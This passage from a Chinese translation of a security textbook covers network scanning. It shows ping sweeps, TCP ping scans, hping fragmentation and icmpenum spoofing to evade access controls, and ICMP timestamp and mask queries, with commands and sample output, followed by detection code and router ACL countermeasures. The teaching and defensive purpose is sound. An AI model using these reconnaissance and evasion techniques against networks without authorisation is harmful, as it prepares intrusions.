


图1.6 VisualRoute是traceroute工具中的Cadillac，不仅提供路由器步跳信息，还提供地理位置、whois查找结果和Web服务器类型

1.3 小结

我们已经看到，攻击者们有多种各不相同的勘察或踩点网络的方式。我们特意把讨论范围限定在常用的工具和技巧上。不过得记住，新的工具在不断涌现。另外我们只是选了一个简单的例子来具体分析踩点的概念。现实情况下你往往会面临试图标识并踩点几十甚至几百个域名的艰巨任务。因此我们倾向于组合使用shell、expect脚本或Perl程序来自动执行尽可能多的任务。此外，在执行网络勘察活动上训练有素的攻击者大有人在，他们的活动不容易被察觉，而且配备相当齐全。于是有必要牢记，要把因为自己在因特网上的存在而泄漏的信息量和信息类型减少到最小，并实现时时警惕着的监视措施。

第2章

「扫描」

如果说踩点等效于窥探某地以收集情报，那么扫描就是在敲击墙体以找到所有门窗了。在踩点阶段，我们通过whois查询和区域传送下载手段获取了一个由网络和IP地址构成的清单。这些技巧给攻击者们提供了有价值的信息，包括雇员姓名和电话号码、IP地址范围、DNS服务器以及邮件服务器。在扫描阶段，我们将使用各式各样的工具和技巧——ping扫射、端口扫描以及自动发现工具等——确定哪些系统存活着，能从因特网上访问到。

需要提醒的是，一个IP地址在某个区域传送中的存在本身并不说明可通过因特网访问到它。我们有必要测试每个目标系统，查看它是否存活着，需要的话再查看它在监听哪些端口。我们看到过不少误配置的名字服务器，它们把自己的私用网络的IP地址（例如10.10.10.0）也列了出来[1]，既然这些地址在因特网上是路由不了的，试图路由到它们往往是白费劲。关于哪些IP地址范围被认为不可路由的详细信息参见RFC 1918（http://www.ietf.org/rfc/rfc1918.txt）。

下面开始讨论信息采集的第二阶段，扫描。

网络ping扫射

流行度：	*10*
容易度：	*9*
影响力：	*3*
风险率：	*7*

译者注 ①私用网络的IP地址范围包括 10.0.0.0 ～10.255.255.255（前缀式表示为10/8，也称为24位私用网络块）、172.16.0.0 ～172.31.255.255（前缀式表示为172.16/12，也称为20位私用网络块）和 192.168.0.0 ～192.168.255.255（前缀式为192.168/16，也称为16位私用网络块），私用网络在企业内部使用，关于它的路由信息不能在企业间的链路上传播，源宿地址之一为私用网络地址的分组不能在这样的链路上转发，非私用网络中的路由器应配置成拒绝（即过滤掉）关于私用网络的路由信息。对于私用网络地址的非直接引用（例如通过DNS资源记录）应局限在企业范围内。ISP应采取措施，防止这些信息渗漏到因特网上。

IP地址可表示成不划分子网的{<网络号> <主机号>}两部分，或者划分子网的{<网络号> <子网号>,<主机号>}三部分。除私用网络地址外，具有特殊意义的IP地址还有

{0, 0} 本网络上本主机（只能作为源地址）

{0,<主机号>} 本网络上指定主机（只能作为源地址）

{-1, -1} 有限广播，不能转发出源主机所在子网（只能作为目的地址）

{<网络号> -1} 定向广播到指定网络（只能作为目的地址）

{<网络号>,<子网号>,-1} 定向广播到指定子网（只能作为目的地址）

{<网络号>, -1 -1} 定向广播到指定网络的所有已划分的子网（只能作为目的地址）

{127 <任何值>} 因特网主机回馈地址，不能出现在主机外

映射出一个真实网络的最基本步骤之一是在某个IP地址和网络块范围内执行一轮自动的ping扫射，以此确定某个具体系统是否存活着。传统意义上ping用于向某个目标系统发送ICMP回射请求(echo request)分组(ICMP类型为8)，并期待由此改发的表明目标系统存活着的回射应答(echo reply)分组(ICMP类型为0)。尽管在一个小规模或中等规模的网络中使用ping来确定存活着的系统数是可接受的，然而在较大的企业网络中，这么做比较低效。扫描较大的A类网络要不是花数天，也得花数个小时。

UNIX和Windows NT系统上都有众多的工具可用来执行ping扫射。在UNIX界执行ping扫射的一个百试不爽的技巧是使用fping(http://packetstorm.securify.com/Exploit_Code_Archive/fping.tar.gz)。传统的ping扫射实用工具在转向探测下一台潜在主机前等待当前探测的系统给出的响应或超时为止，fping则以一种并行的轮转形式发出大量的ping请求，这么一来，fping扫射多个IP地址的速度明显地快于ping的速度。fping设计成与同为其软件包一部分的gping(http://www.hackingexposed.com/tools/tools.html)一道在shell脚本中使用。gping用于产生一个供给fping使用的IP地址的列表，fping再准确地测定其中哪些系统存活着。gping产生的关于A、B、C类网络清单有点令人迷惑：

```
[tsu:ami]$ gping
usage:gping a0  aN    b0    bN    c0    cN    d0    dN
      gping   a       b0    bN    c0    cN    d0    dN
      gping   a         b       c0    cN    d0    dN
      gping   a         b             c       d0    dN
      gping   a         b             c             d
```

使用gping时应给它指定一个IP地址范围，让它生成一个IP地址的增量列表，我们以空格为分割符指定IP地址的各个八位组(octet)。下面的例子中我们打算给一个C类网络产生所有IP地址，因此采用gping的第四种使用格式，指定最后一个八位组范围为1～254。这么一来，输出将是一个从192.168.1.1到192.168.1.254的简单列表。这里假设该C类网络未被划分子网，也就是说在使用值为255.255.255.0的缺省子网掩码。我们不想包含作为网络地址的192.168.1.0以及作为广播地址的192.168.1.255。可能的话尽量避免对广播地址的ping，因为如果有许多系统同时响应的话，这么做可能导致拒绝服务(DoS)条件(关于如何发现某台主机的子网掩码的操作参见有关ICMP查询类

型的说明)[2]。使用gping产生的潜在IP地址的列表可供fping作为输入用。

```
[tsunami] gping 192 168 1 1 254
192.168.1.1
192.168.1.2
192.168.1.3
192.168.1.4
192.168.1.5
...
192.168.1.251
192.168.1.252
192.168.1.253
192.168.1.254
```

有了这个由我们的C类目标网络上所有潜在的IP地址构成的列表后，需要把它作为标准输入提供给fping，这样fping就能执行一轮ping扫射，以确定哪些系统确实存活着并连接在目标网络上：

```
[tsunami]$ gping 192 168 1 1 254 | fping -a
192.168.1.254 is alive
192.168.1.227 is alive
192.168.1.224 is alive
...
192.168.1.3 is alive
192.168.1.2 is alive
192.168.1.1 is alive
192.168.1.190 is alive
```

-a选项告诉fping简单地列出存活着的系统。想要的话可以一块指定-d选项以解析出主机名。我们倾向于跟shell脚本一道使用-a选项，-d选项则在我们感兴趣的各个目标系统具有惟一的主机名时使用。诸如-f（从某个文件中读出输入）之类的其他选项可能在把ping扫射编入脚本中时让人感兴趣。fping完整的可用选项说明可通过执行命令“fping -h”得到。本书一直着重使用的另一个实用工具是Fyodor编写的nmap (http://www.insecure.org/nmap)。该实用工具在本章稍后详细讨论，不过值得在这里指出的是，它的-sP选项确实提供了ping扫射能力。

[2] ICMP地址掩码请求分组和应答分组用于发现某台主机的子网掩码。关于ICMP分组类型和头部结构的信息参见译者所译《UNIX网络编程（第1卷）》的附录A。

```
[tsunami] nmap -sP 192.168.1.0/24

Starting nmap V. 2.53 by fyodor@insecure.org  www.insecure.org/nmap/

Host       (192.168.1.0) seems to be a subnet broadcast
address(returned 3 extra pings).
Host       (192.168.1.1) appears to be up.
Host       (192.168.1.10) appears to be up.
Host       (192.168.1.11) appears to be up.
Host       (192.168.1.15) appears to be up.
Host       (192.168.1.20) appears to be up.
Host       (192.168.1.50) appears to be up.
Host       (192.168.1.101) appears to be up.
Host       (192.168.1.102) appears to be up.
Host       (192.168.1.255) seems to be a subnet broadcast
address (returned 3 extra pings).
Nmap run completed - 256 IP addresses (10 hosts up) scanned in 11 seconds
```

对于Windows爱好者来说，我们发现出自Rhino9(http://www.nmrc.org/files/snt/)的自由软件产品Pinger(见图2.1)是最快的可用ping扫射实用工具之一。与fping类似，Pinger在同时发出多个ICMP回射请求分组后简单地等待并监听响应。与fping类似之处还有，Pinger也允许解析出主机名或把输出保存到某个文件中。出自SolarWinds(http://www.solarwinds.net)的商业产品Ping Sweep与Pinger差不多快。Ping Sweep能够这么快的原因在于允许指定分组发送之间的延迟时间。把该值指定为0或1的话不到7秒钟就能扫描一整个C类网络并解析出主机名。不过使用这些工具时需要小心，它们发出的分组很轻易地就能塞满像128K ISDN或帧中继这样的低速链路（卫星或IR链路就更不用提了）。

其他Windows ping扫射实用工具包括WS_Ping ProPack(http://www.ipswitch.com)和Netscan(http://www.nwpsw.com)。对于小规模网络的扫射这些工具已足够了。然而它们在速度上比Pinger和Ping Sweep慢许多。另外记住，所有这些基于GUI的工具尽管提供了抢眼的输出，却不能用于编写脚本自动执行ping扫射。

要是目标站点阻塞ICMP分组，情况又怎么样呢？碰上在其边界路由器或防火墙上阻塞ICMP分组流通的有安全意识的站点并不新鲜。尽管ICMP分组可能被阻塞，可用于确定系统中是否存活着的其他工具和技巧仍然存在，不过与正常的ping扫射相比，它们在准确性和效率上有些不如。




图 2.1 出自 Rhino9 的 Pinger 是最快的可用 Ping 扫射实用工具之一，而且是免费的

ICMP 分组的流通被阻塞时，端口扫描(port scanning)是用于确定活动主机的首选技巧(端口扫描在本章稍后详细讨论)，通过扫描每个潜在 IP 地址上的常用端口，只要能标识出目标系统上打开着的即正在监听的端口，我们就能确定哪些主机存活着。这个技巧使用起来颇费时间，而且不总是有确定的结论。nmap 就是使用端口扫描技巧的工具之一。前面提到过，nmap 提供执行 ICMP 扫射的能力。不过它提供称为 TCP ping 扫描的更高级的选项。TCP ping 扫描是用 -PT 选项激发的，使用像 80 这样的固定端口号。我们采用 80 是因为一般站点都允许这个常用端口穿过它们的边界路由器到达非军事区 (demilitarized zone，简称 DMZ) 上的系统，有的甚至允许穿越它们的主防火墙[3]。本选项将导致向目标网络喷射 TCP ACK 分组并等待 RST 响应[4]，以标识主机是存活的。

发送ACK包是因为相对来说更容易通过非状态型防火墙(non-stateful firewall)。

```
[tsunami] nmap -sP -PT80 192.168.1.0/24
TCP probe port is 80
Starting nmap V. 2.53
Host  (192.168.1.0) appears to be up.
Host  (192.168.1.1) appears to be up.
Host shadow (192.168.1.10) appears to be up.
Host  (192.168.1.11) appears to be up.
Host  (192.168.1.15) appears to be up.
Host  (192.168.1.20) appears to be up.
Host  (192.168.1.30) appears to be up.
Host  (192.168.1.101) appears to be up.
Host  (192.168.1.102) appears to be up.
Host  (192.168.1.255) appears to be up.
Nmap run completed (10 hosts up) scanned in 2 seconds
```

可以看出，即使目标站点阻塞ICMP分组，TCP ping扫描方法也能相当有效地确定其上有哪些系统存活着。使用诸如SMTP (25)、POP (110)、IMAP (143)、AUTH(113)或其他对于目标站点来说可能独特的常用端口重复尝试几次这种类型的扫描是值得的

译者注 ①这里有必要补充有关防火墙的基础知识，防火墙由模 (choke) 和门 (gate) 两类功能部件构成，典型的防火墙包括一外一内两个模和夹在中间的一个门。模通常由路由器承担，门通常由操作系统相当简化的主机承担，简单地说，模担负内部网络和外部网络之间的通信通过门进行，门则施行安全措施并代理网络服务，门与内外模之间分别连接一个独立的子网，其中外模和门之间的子网上可以部署对外的HTTP、匿名FTP和DNS服务，称为非军事区，具体地说，内外模应阻塞一个希望穿越防火墙的所有网络服务的分组，阻塞具有IP源路由或其他"不同寻常"选项设置（如记录路径）的分组，阻塞源地址为广播或多播地址的分组，外模应阻塞以内部网络或内模为目的地的分组，限制IMAP分组的转发到特定的外部系统，只转发源宿IP地址一为DMZ子网地址、一为外部网络地址的分组以防源地址欺诈，内模应阻塞以外部网络或DMZ子网为目的地的分组，阻塞所有ICMP分组，只转发源宿IP地址一为门地址，一为内部网络地址的分组以防源地址欺诈，门运行服务器代理（包括HTTP、FTP、TELNET甚至DNS等服务），允许内部网络用户使用外部网络及DMZ上的服务，门要么直接作为邮件服务器，要么接收来自外部网络的全部邮件再转发给内部网络中作为邮件接收服务器的主机（即POP3/IMAP服务器），不论哪种情况门都作为邮件发送服务器（即SMTP服务器），门不处邮件接收服务器时，其上很有完整的邮件别名清单，以允许重定向到邮件接收服务器及其用户，门应配置成所有外出邮件由自己发出，即发信人上机地址为门，内部网络各主机上的邮递器应配置成把目的地不是另一台内部主机的邮件中转给门，由门重写消息信头，门上实施的安全措施包括：不开普通用户账号（从而不做邮件接收服务器），去掉不需要的所有命令的可执行文件，包括cc、awk、sed、ld、emacs、Perl等，去掉/usr/lib和/lib目录下确实用到的共享函数库以外的所有函数库，去掉除/bin/sh外的所有其他shell，并把/bin/sh的权限改为500，把所有系统目录（如/、/bin、/usr、/usr/bin、/etc、/var/spool等）的权限改为711，去掉/etc/hosts.equiv和/etc/hosts.lpd文件，禁止所有不必要的网络服务，安装一致性检查软件包（如Tripwire），帮助检测入侵，物理上把尽可能多的硬盘安装成只读，需要写权限的目录集中存放在一个读写硬盘，再从相应位置使用符号链接指向它们。正文中说的防火墙实际上特指门

②TCP协议数据单元的名称是分节(segment)而不是分组(packet)，本书作者在用词上不够严谨，翻译原则也不够灵活，读者需要留意。关于分节的含义以及TCP/UDP的基本知识参见译者所译《UNIX网络编程（第1卷）》的第7页译者注6和第1～2章内容

来自http://www.kyuzz.org/antirez 的hping是另一个TCP ping实用工具，具有nmap所没有的功能。hping允许用户控制TCP分组的特定选项，而这些选项可能允许相应的TCP分组穿越特定的访问控制设备。以-p选项设置hping的目的端口就能像第1章中提及的traceroute方法那样绕过某些访问控制设备。hping可用于执行TCP ping扫描，并具有将分组分成多个片段的能力，从而可能绕过某些访问控制设备。

```
[tsunami] hping 192.168.1.2 -S -p 80 -f
HPING 192.168.1.2 (eth0 192.168.1.2): S set, 40 data bytes
60 bytes from 192.168.1.2: flags=SA seq=0 ttl=124 id=17501 win=0
time=46.5
60 bytes from 192.168.1.2: flags=SA seq=1 ttl=124 id=18013 win=0
time=169.1
```

有时候简单的访问控制设备无法准确处理划分成片段的分组，导致我们的分组穿越它们，从而能够确定目标系统是否存活着。注意，只要某个端口打开着，TCP SYN(简写成S)和TCPACK(简写成A)标志就会返回。通过使用-cN分组计算选项(其中N为转向下一个目标系统前需发送的分组数)，hping就能很容易地集成到shell脚本中。尽管这种方法不如早先提及的ICMP ping扫射方法快，但有可能是必要的，具体取决于目标网络的配置。我们将在第11章详细讨论hping。

我们将要分析的最后一个工具是icmpenum，它来自Simple Nomad(http://www.nmrc.org/files/sunix/icmpenum－1.1.tgz)。此实用工具是很方便的ICMP查点工具，它通过发送传统的ICMP ECHO分组，以及ICMP TIME STAMP REQUEST和ICMP INFO请求，可以很快地确定存活的系统。因此，如果ICMP ECHO分组被边界路由器或防火墙阻挡的话，仍可换用另一种类型的ICMP分组来确认系统。

```
[shadow] icmpenum -i2 -c 192.168.1.0
192.168.1.1 is up
192.168.1.10 is up
192.168.1.11 is up
192.168.1.15 is up
192.168.1.20 is up
192.168.1.103 is up
```

在此例中，我们用ICMP TIME STAMP REQUEST分组查点了整个192.168.1.0 这

个C类网络地址。不过，icmpenum的真正威力还在于使用伪装分组来绕过检测确认系统。这种技术是可行的，因为icmpenum通过-s选项支持伪装分组(spoof packet)，并通过-p开关来被动地监听应答

总结一下，ping 扫射这一步允许我们通过ICMP或选择性端口扫描准确地确定哪些系统存活着，从作为例子的C类网络的254个潜在有效地址中，我们确定出几台存活着的主机(假设一台主机对应一个IP地址)，它们成了我们以后查询的目标。这么一来，我们显著地缩小了目标集，从而达到节省测试时间并聚焦活动范围的效果。

ping扫射对策

看起来ping扫射还是很烦人的，当它发生时如何检测就很重要。根据你的安全模式，你也许希望能阻挡ping扫射。下面，我们考虑了两种选择。

检测

通过ping扫射执行网络映射是在真正发起攻击前勘察网络的有效方法。因此，检测ping扫射活动对于掌握具体攻击的可能发生时刻及其发动者至关重要。检测ping扫射的主要方法是诸如Network Flight Recorder(简称NFR)和snort(http://www.snort.org/)之类的基于网络的入侵检测系统(简称IDS)程序以及基于主机的机制。下面是可用于检测网络ping扫射的NFR N代码。

```
# ICMP Ping flood detection
# By Stuart McClure
# This will detect the use of a ping scanner on your network.
# You can play with the maxtime and maxcount settings to find
# your sweet spot.

ping_schema = library_schema:new ( 1,' 'time",'ip","ip",
"ethmac","ethmac" ],scope() );

count = 0;
maxtime = 10;  # Number of seconds
maxcount = 5;# Number of ICMP ECHO's or ARP REQUESTS before it's considered
= a ping scan

dest = 0;
source = 0;
ethsrc  0;
```

```
ethdst = 0;
time = 0;

filter icmp_packets icmp ( )
{
    if (icmp.type == 0x08)  # Check for ICMP ECHO packets
    {
        if ((source == ip.src) && (dest != ip.dst))    # Found the dog!
        {
            count = count + 1;
            time = system.time;
        }
        else
        count = 1;
        dest = ip.dest;
        source = ip.src;
        ethsrc = eth.src;
        ethdst = eth.dst;
    }
    on tick = timeout ( sec: maxtime, repeat ) call checkit;
}

func checkit
{
        if (count >= maxcount)
        {
            echo ("Found PING scanner dog! Time: ', time, "\n");
            record system.time, source, dest, eth.src,eth.dst
               to the_recorder_ping;
            count = 0;
            dest = 0;
        } else
            {
            dest = 0;
            count = 0;
            }
        return;
}

the_recorder_ping=recorder( "bin/histogram packages/sandbox/pingscan.cfg",

        "ping_schema" );
```

从基于主机的角度看，有几个UNIX实用工具可检测并登记ping扫射。如果你开始看到来自某个系统或网络的ICMP回射请求分组的确定模式，那么它可能指示有人在对你的站点执行网络勘察。密切留意这种活动，因为一次全规模的攻击可能迫在眉睫。

基于主机的Windows ping扫射检测工具难以搞到，不过值得一看的共享/自由软件产品是Genius 3.1。目前Genius已是版本3.1，可以查阅http://softseek.com/Internet/General/Review_20507_index.html上的回顾文章。此工具从http://www.indiesoft.com/上可得到。Genius尽管不检测对于某个系统的ICMP回射请求扫描（即ping扫射），却能检测对于某个特定端口的TCP ping扫描。TCP端口扫描问题的商业解决方案是来自Network ICE公司（http://www.networkice.com）的BlackICE。该产品不止是TCP ping扫描即端口扫描的检测器，它还可单纯地用于该目的。表2.1列出了可以改进监视能力的其他ping检测工具。

程序	来源
Scanlogd	http://www.openwall.com/ scanlogd
Courtney 1.3	http://packetstorm.securify com/UNIX/audit/courtney-1.3.tar.Z
Ippl 1.4.10	http://pltplp.net/ippl/
Protolog 1.0.8	http://packetstorm.securify.com/UNIX/loggers/protolog-1.0.8.tar.gz

表2.1 一些基于UNIX主机的ping检测工具

预防

尽管ping扫射活动的检测至关紧要，注射一剂预防针的效果却更佳。我们建议你仔细评价允许进入自己的网络的ICMP分组类型。ICMP分组许多种类型，回射请求和回射应答只是其中的两种。大多数站点并不需要所有类型的ICMP分组都能通达直接连到因特网上的所有系统。尽管几乎任何防火墙都能过滤掉ICMP分组，但是机构本身的需要可能要求防火墙放行某些ICMP分组。如果确实存在这种需要，那就仔细考虑放行哪些类型的ICMP分组。一个最简单的做法是只允许ICMP回射应答、主机不可达(host unreachable)和超时分组从外部进入DMZ网络。此外，如果能够用ACL把ICMP分组限

定到自己的ISP的特定IP地址上，处境就会更好。这样既允许你的ISP检查连通性，又使得针对你直接连入因特网中的系统执行ICMP扫射变得困难起来。ICMP是一个用于诊断网络问题的高效协议，不过也很容易被滥用。允许ICMP分组不受限制地进入你的边界网关还可能给攻击者发动拒绝服务型攻击(例如Smurf)创造条件。更坏的是，如果攻击者确实设法攻破了你的某个系统，那么他们有可能在其操作系统上安置后门，并使用诸如loki之类的程序在ICMP回射请求和回射应答分组中隐秘地封装隧道数据。关于loki的详细信息参见Phrack杂志1997年9月1日第7卷第51期编号06的文章(http://phrack.infonexus.com/ search.phtml? view&article=p51-6)。

由Tom Ptacek开发并由Mike Schiffman移植到Linux上的pingd程序提出了另外一个有趣的想法。pingd是一个在主机层次处理所有ICMP回射请求和回射应答分组的用户级守护进程。这一卓绝的手法是这么实现的：去除内核中对于ICMP回射请求和回射应答分组处理支持，而以处理这些分组的一个原始ICMP套接口实现一个用户级守护进程。重要的是，它在系统管理层次提供了一个ping的访问控制机构。pingd在BSD和Linux上都已实现，前者可访问http://www.enteract.com/ ~tqbf/goodies.html，后者可访问http://www.2600.net/phrack/p52-07.html。

ICMP查询

流行度:	*2*
容易度:	*9*
影响力:	*5*
风险率:	*5*

当谈论关于一个系统的ICMP信息时，ping扫射(或者说ICMP回射请求分组)仅仅是冰山的一角。通过简单地向某个系统发送ICMP分组，你就能汇集关于它的各种有价值的信息。举例来说，使用UNIX工具icmpquery(http://packetstorm.securify.com/UNIX/scanners/icmpquery.c)或icmpush(http.//packetstorm.securify.com/ UNIX/scanners/icmpush22.tgz)向某个系统发送ICMP类型为13的消息即时间戳(timestamp)分组，你就能请求返回该系统的时间(目的是查看该系统所在的时区)。改用ICMP类型为17的消息即地址掩码请求(address mask request)分组，则能请求返回某个设备的子网掩码。知

道网卡的子网掩码很重要，因为你可以据此确定用到的所有子网。有了关于子网的知识后，你就可以只攻击特定的子网，并避免撞上广播地址。比如，icmpquery既有可以请求时间戳的选项，又有可以请求地址掩码的选项：

```
icmpquery <-query> [-B]|-f fromhost][-d delay][-T time] targets
where <query> is one of:
        -t : icmp timestamp request (default)
        -m : icmp address mask request
      The delay is in microseconds to sleep between packets.
      targets is a list of hostnames or addresses
      -T specifies the number of seconds to wait for a host to
        respond. The default is 5.
      -B specifies 'broadcast' mode, icmpquery will wait
        for timeout seconds and print all responses.
      If you're on a modem, you may wish to use a larger -d and -T
```

要使用icmpquery查询某台路由器的时间，你可以运行如下的命令：

```
[tsunami] icmpquery -t 192.168.1.1
192.168.1.1                : 11:36:19
```

要使用icmpquery查询某台路由器的子网掩码，你可以运行如下的命令：

```
[tsunami] icmpquery -m 192.168.1.1
192.168.1.1                : 0xFFFFFFE0
```

注意 *不是所有路由器/主机系统都允许响应ICMP时间戳或子网掩码请求分组，因此对于不同的主机，icmpquery和icmpush查询结果可能差别很大。*

ICMP查询对策

最好的预防办法是在自己的边界路由器上阻塞泄漏信息的ICMP分组类型。最小限度应该限制ICMP时间戳(类型为13)和地址掩码请求(类型为17)分组进入自己的网络。如果你在边界部署的是Cisco路由器，那就可以使用如下的ACL规则限制它们放行这些ICMP请求分组：

```
access-list 101 deny icmp any any 13 ! timestamp request
access-list 101 deny icmp any any 17 ! address mask request
```

通过基于网络的入侵检测系统(NIDS)，比如snort(www.snort.org)，来检测这些活动是可能的。下面就是用snort标记上的此类活动的片段：

```
{**] PING-ICMP Tinestamp [**]
05/29-12:04:40.535502 192.168.1.10 -> 192.168.1.1
ICMP TTL:255 TOS:0x0 ID:4321
TIMESTAMP REQUEST
```

端口扫描

流行度:	*10*
容易度:	*9*
影响力:	*9*
风险率:	*9*

至此，我们或者使用ICMP ping扫射，或者使用TCP ping扫描标识出了存活着的系统，并汇集了一点ICMP信息。接下去我们将对每个系统执行端口扫描(port scanning)。端口扫描就是连接到目标系统的TCP和UDP端口上，确定哪些服务正在运行即处于监听状态的过程。标识监听着的端口对于确定所用的操作系统和应用程序的类型至关重要。监听着的活动服务可能允许未经授权的用户取得配置不当或所运行软件版本有已知安全脆弱点的系统的访问权。过去几年内端口扫描工具和技巧进步显著。我们的讨论将集中在可提供大量信息的若干个流行的端口扫描工具和技巧上。下面讨论的端口扫描技巧与我们先前提及的不一样，当时我们只是试图标定存活着的系统。以下我们假设目标系统存活着，新任务是试图确定它们的所有监听着的端口即潜在的访问点。

对目标系统执行端口扫描时我们希望达到多个目的。以下只是其中的主要目的：

- ▼ 标识运行在目标系统上的TCP服务和UDP服务
- ■ 标识目标系统的操作系统类型
- ▲ 标识特定的应用程序或特定服务的版本

2.0.1 扫描类型

在具体介绍端口扫描工具前，我们必须讨论各种可用的端口扫描技巧。实现各种

端口扫描技巧的先锋人物之一是Fyodor。他把许多种扫描技巧集成到了他的nmap工具中。我们将讨论的扫描类型中有许多直接来自Fyodor本人的工作。

- **TCP connect扫描(TCP connect scan)** 这种扫描类型就是调用套接口函数connect()连接到目标端口上，完成一次完整的三路握手过程(SYN、SYN/ACK和ACK)。它很容易被目标系统检测到。图2.2是TCP三路握手过程的图解。

